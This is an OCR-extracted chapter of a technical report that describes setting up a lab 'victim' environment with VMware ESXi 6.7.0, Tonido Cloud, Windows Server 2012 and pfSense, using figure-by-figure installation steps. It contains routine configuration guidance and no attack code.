# Chapter 2: Setting Environment

## Overall Architecture




**Figure 2-1: Overall Architecture**

# Setting The Victim's Machine

The Victim machine comprises of the following:

1. VMware
2. ESXi Hypervisor
3. Tonido Cloud Services
4. MS Windows server 2012
5. Pfsense Firewall

## Installation of ESXi on VMware

**Figure 2-2: Starting ESXi VMware**

ESXi is the hypervisor type one owned by VMware, and it is used to virtualize servers at the enterprise level. ESXi a robust, bare-metal hypervisor that installs directly onto your physical server. With direct access to and control of underlying resources, VMware ESXi effectively partitions hardware to consolidate applications. It's the industry leader for efficient architecture, setting the standard for reliability, performance, and support.

**ESXi** kernel comes with three interfaces:

- Hardware
- Service console
- Guest system

In order to virtualize any kind of server, we need a host, a hypervisor and virtual machines. The host will be the physical machine/server where we going to be using as a base to virtualized machines. The hypervisor is software that works as a link or connects the physical part (host) and the environment with the virtual machines. The different servers or virtual machines that will be created within the hypervisor, and will use the host physical resources.

## VMware hypervisor

Depending on the functionalities needed, the licenses can be chosen. If high requirements are not needed, ESXi can be downloaded for free. In this project, the VMware ESXi trial version was installed over a virtual machine on VMware. If advanced functionalities are needed; moving

machines between different hosts for better performance, high availability, etc. the license can be extended as needed.

### Setting Up Virtual machines

Virtual machines are installed over the ESXi by accessing through the web configuration typing HTTP://(<ESXi IP>). The virtual machines are installed in the common way as an operating system is installed by using an iso image. The iso image must be uploaded to the ESXi storage. For this project, VMware ESXi 6.7.0 is used.

### ESXi Setup




**Figure 2-3: Setting Up ESXi**

Starting, ESXi will acquire an IP by DHCP that also will be the IP use to manage the ESXi and log in to the ESXi host as the root user. In this case, the IP had to be set (STATIC) because there was not a DHCP server, as well as Gateway and DNS server.

### Setting the password


Figure 2-4: Setting Up ESXi User Name and Password

ESXi has a default admin which is **root** and the password must be set.

The same password will be used to manage the web-console and log in to the ESXi host as the root user.

### Logging into the web-console




**Figure 2-5: Accessing ESXi Web Portal**

After we place the URL IP address (HTTP:// 10.20.215.155) of the ESXi in the browser the web-console will appear. Here the user name and password must be placed and will be the same user and password already set in the direct console.




**Figure 2-6: ESXi Admin Screen**

Here we can see some information about the local host and local domain (shown above).

## Setting Tonido Cloud Services

Tonido Server allows you to access all your files on your computer from a web browser, smartphone, tablet or even DLNA enabled devices. Our project uses the Tonido Cloud installed on ESXi.




**Figure 2-7: Setting Up Tonido Cloud Services**

Creating a new virtual machine will be chosen as shown below.




**Figure 2-8: Creating a New Virtual Machine**

The name of the virtual machine and OS will be chosen as shown above.

## Creating the windows server 2012 virtual machine




**Figure 2-9: Creating Windows Server Virtual Machine**

The guest OS family was chosen as shown above. In our case, it will be Windows. The Microsoft Windows Server 2012 (64-bit) guest OS version was chosen.




**Figure 2-10: Setting Up Storage**




**Figure 2-11: Setting Up Storage (Contd.)**

## Selecting the storage for the new virtual machine




**Figure 2-12: Setting Up Storage (Contd.)**

Here the new virtual machine settings can be customized as shown above.




**Figure 2-13: Setting Up Storage (Contd.)**

In this step, the host device must be changed to ISO and will be used for the virtual machine installation.




**Figure 2-14: Setting Up Storage (Contd.)**

The storage details are configured as shown below.




**Figure 2-15: Customizing the Storage Settings**

